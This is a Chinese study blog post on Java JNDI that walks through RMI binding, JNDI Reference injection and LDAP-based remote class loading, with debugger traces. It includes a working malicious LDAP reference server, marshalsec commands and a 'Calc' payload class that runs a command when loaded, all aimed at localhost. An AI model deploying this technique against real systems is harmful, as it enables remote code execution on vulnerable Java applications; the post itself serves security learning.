JNDI学习
概述
JNDI 全称为 Java Naming and Directory Interface,即 Java 名称与目录接口。
jndi 在 jdk 里面支持以下四种服务
- LDAP:轻量级目录访问协议
- 通用对象请求代理架构(CORBA);通用对象服务(COS)名称服务
- Java 远程方法调用(RMI) 注册表
- DNS 服务
前三种都是字符串对应对象,DNS 是 IP 对应域名。
JNDI绑定RMI
跟RMI代码差不多,先得创建一个rmi服务,然后再创建JNDI的服务端和客户端,文件结构就是之前文章中的RMI基础上再加上JNDI服务端和客户端
这里在原基础上面写JNDI的服务端和客户端代码
JNDIServer
创建一个初始上下文,rebind重新绑定远程对象
1
2
3
4
5
6
7
8
9
|
import javax.naming.InitialContext;


public class JNDIServer {
    public static void main(String[] args) throws Exception {
        InitialContext ctx = new InitialContext();
        ctx.rebind("rmi://127.0.0.1:1099/RemoteObj",new RemoteObjImpl());
    }
}
|
先开RMIServer,再开JNDIServer,才会实现重绑
JNDIClient
不再需要RMIClient,换成JNDIClient来调用
1
2
3
4
5
6
7
8
9
|
import javax.naming.InitialContext;

public class JNDIClient {
    public static void main(String[] args) throws Exception {
        InitialContext ctx = new InitialContext();
        RemoteObj r = (RemoteObj) ctx.lookup("rmi://127.0.0.1:1099/RemoteObj");
        r.sayHello("jndi");
    }
}
|

可以看到确实输出了jndi,跟之前的RMI实现的效果是一样的
JNDI绑定RMI,实际上只是做了个封装,还是通过RMI来实现的。也就是说对RMI的攻击同样对JNDI绑定RMI的环境奏效
调试
我们在server这里下个断点

一直跟进rebind

发现调用的是RegistryImpl_Stub.rebind()
接着在客户端下断点


同样是调用RegistryImpl_Stub.lookup()
所以RMI反序列化能攻击的套上JNDI也能攻击,但是这并不是JNDI传统意义上的洞
JNDI Reference
JNDI sever换种方式绑定,原本我们的代码需要继承UnicastRemoteObject类,现在用Reference就不用了
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
|
import javax.naming.InitialContext;
import javax.naming.Reference;

public class JNDIReferenceServer {
    public static void main(String[] args) throws Exception {
        InitialContext ctx = new InitialContext();
        Reference reference = new Reference("Calc","Calc","http://127.0.0.1:7777/");
        ctx.rebind("rmi://127.0.0.1:1099/RemoteObj", reference);
    }
}
|
然后这里reference参数看构造函数就行了

前两个都是类名,第三个是class所在的地址
然后写一个Calc类就行,这里以计算器为例
1
2
3
4
5
|
public class Calc {
    public Calc() throws Exception{
        Runtime.getRuntime().exec("calc");
    }
}
|
然后编译成class文件,用python起个服务监听7777端口
然后跟前面一样的流程,最后弹计算器了

调试
跟前面一样在rebind方法那里下断点
还是到前面那里

这里我们跟进后面的encodeObject看一下

因为我们传入的确实是Reference,所以进到这个判断,返回一个ReferenceWrapper包装后的对象
然后接着去客户端的lookup方法那里下断点

调用完前下的RegistryImpl_Stub.lookup后,调用decodeObject解封装

判断Reference类型,则用调用getReference()获取,然后调用NamingManager.getObjectInstance方法
执行完getRefrence,我们的obj3就已经变成Reference了

然后跟进

调用了getObjectFactoryFromReference和getObjectInstance方法
跟进getObjectFactoryFromReference

可以看到这里是一个loadClass,跟进去实际上就是AppClassLoader获取类,接下来就是codebase获取类的远程地址,然后newInstance实例化
上述JNDI+RMI可以用marshalsec来起,注意marshalsec需要保证本机为JDK8
1
|
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer http://127.0.0.1:7777/#Calc 1099
|
LDAP
LDAP 既是一类服务,也是一种协议,是早期 X.500 DAP (目录访问协议) 的一个子集,因此有时也被称为 X.500-lite。
LDAP Directory 作为一种目录服务,主要用于带有条件限制的对象查询和搜索。目录服务作为一种特殊的数据库,用来保存描述性的、基于属性的详细信息。和传统数据库相比,最大的不同在于目录服务中数据的组织方式,它是一种有层次的树形结构,因此它有优异的读性能,但写性能较差,并且没有事务处理、回滚等复杂功能,不适于存储修改频繁的数据。
LDAP 的请求和响应是 ASN.1 格式,使用二进制的 BER 编码,操作类型(Operation)包括 Bind/Unbind、Search、Modify、Add、Delete、Compare 等等,除了这些常规的增删改查操作,同时也包含一些拓展的操作类型和异步通知事件。
起ldap服务
因为LDAP服务不是java特有的,其他语言也在用的一个轻型目录访问协议(Lightweight Directory Access Protocol),图方便可以用marshalsec起:GitHub - mbechler/marshalsec
1
|
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer http://127.0.0.1:7777/#Calc 1099
|
或者导入pom.xml
1
2
3
4
5
|
<dependency>
    <groupId>com.unboundid</groupId>
    <artifactId>unboundid-ldapsdk</artifactId>
    <version>3.2.0</version>
</dependency>
|
然后写LDAPserver
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
|
import com.unboundid.ldap.listener.InMemoryDirectoryServer;
import com.unboundid.ldap.listener.InMemoryDirectoryServerConfig;
import com.unboundid.ldap.listener.InMemoryListenerConfig;
import com.unboundid.ldap.listener.interceptor.InMemoryInterceptedSearchResult;
import com.unboundid.ldap.listener.interceptor.InMemoryOperationInterceptor;
import com.unboundid.ldap.sdk.Entry;
import com.unboundid.ldap.sdk.LDAPException;
import com.unboundid.ldap.sdk.LDAPResult;
import com.unboundid.ldap.sdk.ResultCode;
import javax.net.ServerSocketFactory;
import javax.net.SocketFactory;
import javax.net.ssl.SSLSocketFactory;
import java.net.InetAddress;
import java.net.MalformedURLException;
import java.net.URL;

public class LDAPServer {
    private static final String LDAP_BASE = "dc=example,dc=com";
    public static void main (String[] args) {
        String url = "http://127.0.0.1:7777/#Calc";
        int port = 1099;
        try {
            InMemoryDirectoryServerConfig config = new InMemoryDirectoryServerConfig(LDAP_BASE);
            config.setListenerConfigs(new InMemoryListenerConfig(
                    "listen",
                    InetAddress.getByName("0.0.0.0"),
                    port,
                    ServerSocketFactory.getDefault(),
                    SocketFactory.getDefault(),
                    (SSLSocketFactory) SSLSocketFactory.getDefault()));

            config.addInMemoryOperationInterceptor(new OperationInterceptor(new URL(url)));
            InMemoryDirectoryServer ds = new InMemoryDirectoryServer(config);
            System.out.println("Listening on 0.0.0.0:" + port);
            ds.startListening();
        }
        catch ( Exception e ) {
            e.printStackTrace();
        }
    }
    private static class OperationInterceptor extends InMemoryOperationInterceptor {
        private URL codebase;
        /**
         * */ public OperationInterceptor ( URL cb ) {
            this.codebase = cb;
        }
        /**
         * {@inheritDoc}
         * * @see com.unboundid.ldap.listener.interceptor.InMemoryOperationInterceptor#processSearchResult(com.unboundid.ldap.listener.interceptor.InMemoryInterceptedSearchResult)
         */ @Override
        public void processSearchResult ( InMemoryInterceptedSearchResult result ) {
            String base = result.getRequest().getBaseDN();
            Entry e = new Entry(base);
            try {
                sendResult(result, base, e);
            }
            catch ( Exception e1 ) {
                e1.printStackTrace();
            }
        }
        protected void sendResult ( InMemoryInterceptedSearchResult result, String base, Entry e ) throws LDAPException, MalformedURLException {
            URL turl = new URL(this.codebase, this.codebase.getRef().replace('.', '/').concat(".class"));
            System.out.println("Send LDAP reference result for " + base + " redirecting to " + turl);
            e.addAttribute("javaClassName", "Exploit");
            String cbstring = this.codebase.toString();
            int refPos = cbstring.indexOf('#');
            if ( refPos > 0 ) {
                cbstring = cbstring.substring(0, refPos);
            }
            e.addAttribute("javaCodeBase", cbstring);
            e.addAttribute("objectClass", "javaNamingReference");
            e.addAttribute("javaFactory", this.codebase.getRef());
            result.sendSearchEntry(e);
            result.setResult(new LDAPResult(0, ResultCode.SUCCESS));
        }
    }
}
|
客户端只需要把协议换成ldap就行了
1
2
3
4
5
6
7
8
9
|
import javax.naming.InitialContext;

public class JNDIClient {
    public static void main(String[] args) throws Exception {
        InitialContext ctx = new InitialContext();
        RemoteObj r = (RemoteObj) ctx.lookup("ldap://127.0.0.1:1099/RemoteObj");
        r.sayHello("jndi");
    }
}
|
然后前下准备的Calc类不变
还是跟前面一样运行server端,class目录起python监听,运行客户端代码就弹计算器了
调试
依旧客户端的lookup下断点
其实跟前下差不多,这里给出调用栈
1
2
3
4
5
6
7
8
9
|
getObjectFactoryFromReference:158, NamingManager (javax.naming.spi)
getObjectInstance:189, DirectoryManager (javax.naming.spi)
c_lookup:1085, LdapCtx (com.sun.jndi.ldap)
p_lookup:542, ComponentContext (com.sun.jndi.toolkit.ctx)
lookup:177, PartialCompositeContext (com.sun.jndi.toolkit.ctx)
lookup:205, GenericURLContext (com.sun.jndi.toolkit.url)
lookup:94, ldapURLContext (com.sun.jndi.url.ldap)
lookup:417, InitialContext (javax.naming)
main:6, JNDIClient
|
调试过程发现大概跟RMI类似,最后依旧是loadClass完newInstance实例化
